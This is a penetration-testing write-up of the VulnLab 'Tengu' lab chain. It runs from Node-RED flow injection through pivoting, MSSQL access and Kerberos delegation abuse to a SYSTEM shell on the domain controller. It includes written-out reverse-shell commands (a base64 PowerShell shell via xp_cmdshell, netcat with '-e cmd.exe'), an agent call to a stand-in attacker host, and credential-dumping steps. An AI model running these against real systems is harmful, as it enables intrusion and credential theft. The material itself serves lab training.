Tengu VulnLab Chain - Complete Pentesting Walkthrough & Writeup
Welcome to this comprehensive walkthrough and writeup for the Tengu Chain from VulnLab, a challenging ProLab that tests advanced penetration testing skills across multiple systems. This guide covers the complete exploitation path from initial reconnaissance to domain compromise, featuring techniques commonly seen in Hack The Box Pro Labs and real-world enterprise environments.
In this walkthrough, we’ll exploit Node-RED misconfigurations, leverage MSSQL access, perform Kerberos delegation attacks, and escalate privileges through Windows service abuse. This chain demonstrates the complexity of modern Active Directory penetration testing and provides valuable insights for security professionals preparing for advanced certifications.
Difficulty: Pro Lab / Chain
Platform: VulnLab
Skills Required: Active Directory, Kerberos, MSSQL, Linux pivoting, Windows privilege escalation
Initial Reconnaissance
Network Mapping
Starting with the initial network discovery, we identified three hosts:
1 | 10.10.235.213 DC.tengu.vl |
Nmap Scan - Domain Controller
1 | PORT STATE SERVICE REASON VERSION |
Nmap Scan - SQL Server
1 | PORT STATE SERVICE REASON VERSION |
Nmap Scan - Linux Host
1 | PORT STATE SERVICE REASON VERSION |
Initial Access - Node-RED Exploitation
Service Discovery
Port 1880 is running Node-RED, a flow-based development tool commonly used for IoT applications.

The application connects to the MSSQL server:
1 | "server":"sql.tengu.vl" "port":"1433" "database":"Dev" |
Vulnerability Analysis
By retrieving the flows configuration, we discovered valuable information:
1 | curl http://10.10.235.215:1880/flows |
Within the code, we identified a critical vulnerability - a typo in the JavaScript method:
1 | results.foreach(row => |
Note: This should be forEach (capital C). This typo allows us to inject malicious code that will be executed by the Node-RED runtime.
Exploitation
We created a malicious payload to establish a reverse shell:
payload.json (update IP and port to match your attack infrastructure):
1 | [ |
Alternative Method: You can also use the EXEC node directly from the web console to execute the same reverse shell command.
Deploy the malicious flow:
1 | curl -X POST http://10.10.235.215:1880/flows \ |
Post-Exploitation - Linux Host
Domain-Joined System Discovery
After obtaining a shell, we discovered the Linux machine is domain-joined:
1 | nodered_svc@nodered:/opt/nodered$ realm list tengu.vl |
Credential Discovery
We found encrypted credentials that are likely used for MSSQL authentication:

The encryption secret was located in the configuration file:
1 | cat .config.runtime.json |
Credential Decryption
To decrypt the credentials, we used a script based on this blog post: https://blog.hardill.me.uk/2021/02/17/viewing-node-red-credentials/
1 | const crypto = require('crypto'); |
Successfully decrypted credentials:

Pivoting with Ligolo-ng
With valid MSSQL credentials, we needed to pivot through the Linux machine to bypass the firewall and access internal services.
Setting Up Ligolo-ng
On the attacker machine:
1 | sudo ./proxy -selfcert |
On the compromised Linux machine:
1 | ./agent -connect attacker_c2_server.com:11601 --ignore-cert |
Important Routing Consideration
When configuring Ligolo routes, we must avoid routing the pivot box’s own IP through the tunnel. This creates a circular dependency that will terminate the connection.
Issue: If we autoroute the entire interface (10.200.85.0/24), and our pivot box is at 10.200.85.200, we create a catch-22:
- Traffic to
10.200.85.200gets routed through the tunnel - The tunnel depends on connectivity to
10.200.85.200 - Connection is lost
Solution: Create specific routes for individual target hosts only.
Reference: https://www.reddit.com/r/tryhackme/comments/1jis6ia/thm_wreath_and_ligolong/
Configuring Specific Routes
1 | interface_create --name worthytapenade |
Internal Reconnaissance
Nmap Rescan - SQL Server (via Ligolo)
1 | PORT STATE SERVICE REASON VERSION |
Nmap Rescan - Domain Controller (via Ligolo)
1 | PORT STATE SERVICE REASON VERSION |
MSSQL Access and Database Enumeration
Connecting to MSSQL
Using the decrypted credentials:
1 | mssqlclient.py ./nodered_connector:'DreamPuppyOverall25'@sql.tengu.vl |
Database Enumeration
1 | SQL (nodered_connector nodered_connector@Dev)> enum_db |
Switching to the Demo database:
1 | use Demo; |
Extracting User Credentials
Discovering the table schema:
1 | SQL (nodered_connector nodered_connector@Demo)> SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES; |
Extracting user data:
1 | SQL (nodered_connector nodered_connector@Demo)> SELECT * FROM users; |
Password Cracking
The hash was successfully cracked using CrackStation (https://crackstation.net/):

Credentials: t2_m.winters:<PASS>
Active Directory Enumeration
BloodHound Collection
With valid domain credentials, we can enumerate the Active Directory environment:
1 | netexec ldap dc.tengu.vl -u 't2_m.winters' -p '<PASS>' --bloodhound --dns-server 10.10.235.213 -c ALL --dns-tcp |
Key Findings from BloodHound
Server Admin Rights:

gMSA Account Discovery:

The user t2_m.winters has administrative access to the NODERED$ machine account, which allows us to extract Kerberos authentication material.
Kerberos Keytab Extraction
Extracting the Keytab
Since we have admin rights on the machine, we can dump the /etc/krb5.keytab file containing authentication data:
1 | t2_m.winters@tengu.vl@nodered:~$ sudo python3 ./keytabextract.py /etc/krb5.keytab |
gMSA Password Extraction
Dumping gMSA Credentials
Using the NODERED$ machine account hash:
1 | nxc ldap dc.tengu.vl -u 'NODERED$' -H <HASH> --gmsa |

Understanding the Attack Path
Reviewing BloodHound, we discovered that our compromised gMSA account has delegation rights:


The SQL_Admins group contains two users:
Protected Users Group Consideration
One member, T1_C.FOWLER, is in the Protected Users security group, which introduces restrictions.
According to Microsoft documentation (https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518(v=ws.11)):
Built-in restrictions of the Protected Users security group:
Accounts that are members of the Protected Users group authenticating to a Windows Server 2012 R2 domain are unable to:
- Authenticate with NTLM authentication
- Use DES or RC4 encryption types in Kerberos pre-authentication
- Be delegated with unconstrained or constrained delegation
- Renew Kerberos TGTs beyond the initial four-hour lifetime
Target Selection: We’ll target t1_m.winters instead, as this account isn’t subject to these restrictions.
Kerberos Delegation Attack
Obtaining Service Ticket
Using the gMSA hash to impersonate the target user:
1 | impacket-getST -spn 'MSSQLSvc/sql.tengu.vl' -impersonate 't1_m.winters' -hashes :<GMSA_HASH> 'tengu.vl/gmsa01$' |
Authenticating to MSSQL
1 | export KRB5CCNAME=t1_m.winters.ccache |
Enabling xp_cmdshell
1 | enable_xp_cmdshell |
Checking Privileges
After enabling command execution, we verified our privileges:
1 | Privilege Name Description State |
Key Finding: SeImpersonatePrivilege is enabled, allowing us to perform privilege escalation attacks.
Establishing Reverse Shell via MSSQL
Configuring Ligolo Listener
Since the SQL server cannot reach our attack machine directly, we configured a Ligolo listener:
1 | listener_add --addr 0.0.0.0:4040 --to 10.8.5.195:4040 --tcp |
Generating Payload
Generate a base64-encoded PowerShell reverse shell pointing to the jumpbox (use https://www.revshells.com/):
1 | xp_cmdshell "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMgAzADUALgAyADEANQAiACwANAAwADQAMAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAG......" |
Privilege Escalation to SYSTEM
Exploiting SeImpersonatePrivilege
Download GodPotato from https://github.com/BeichenDream/GodPotato/releases/tag/V1.20
Setting Up File Transfer
Configure another Ligolo listener:
1 | listener_add --addr 0.0.0.0:9091 --to 10.8.5.195:9091 --tcp |
Start a Python HTTP server:
1 | python3 -m http.server 9091 |
Transferring Tools
From the SQL server:
1 | wget http://10.10.235.215:9091/GodPotato-NET4.exe -O GodPotato-NET4.exe |
Executing Privilege Escalation

1 | .\GodPotato-NET4.exe -cmd "C:\temp\nc64.exe 10.10.235.215 9091 -e cmd.exe" |
Success! We obtained a SYSTEM shell:
Post-Exploitation Discovery
Scheduled Task Analysis
While enumerating the system, we discovered an interesting PowerShell script in an admin folder:
1 | C:\admin>type Task.ps1 |
This script is likely executed by a scheduled task, potentially with higher privileges.
Credential Harvesting
Using LaZagne
We uploaded and executed LaZagne to extract stored credentials:
1 | ./LaZagne.exe all |
Results:
- Retrieved the local Administrator password
- Discovered a DPAPI-encrypted password that LaZagne couldn’t decrypt:
1 | [-] Password not found !!! |
DPAPI Decryption

Using NetExec with local admin credentials to decrypt DPAPI blobs:
1 | netexec smb sql.tengu.vl -u Administrator -H 73db3fdd<HASH>aac7e17e4aba4c --local-auth --dpapi |
Decrypted Credential:
1 | SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{3C0BC8C6-D88D-450C-803D-6A412D858CF2} - TENGU\T0_c.fowler:<PASS> |
Domain Controller Compromise
Initial Authentication Attempt
Attempting to authenticate with the discovered credentials:
1 | psexec.py tengu.vl/T0_c.fowler:'<PASS>'@dc.tengu.vl |
Error:
1 | [-] SMB SessionError: code: 0xc000006e - STATUS_ACCOUNT_RESTRICTION - Indicates a referenced user name and authentication information are valid, but some user account restriction has prevented successful authentication (such as time-of-day restrictions). |
This error indicates account restrictions, likely due to the Protected Users group membership or time-based logon restrictions.
Kerberos Authentication
Since NTLM authentication failed, we used Kerberos:
1 | getTGT.py T0_c.fowler@tengu.vl -k -no-pass |
Success! We achieved SYSTEM access on the Domain Controller, completing the chain.
Full chain documentation: VulnLab Share Link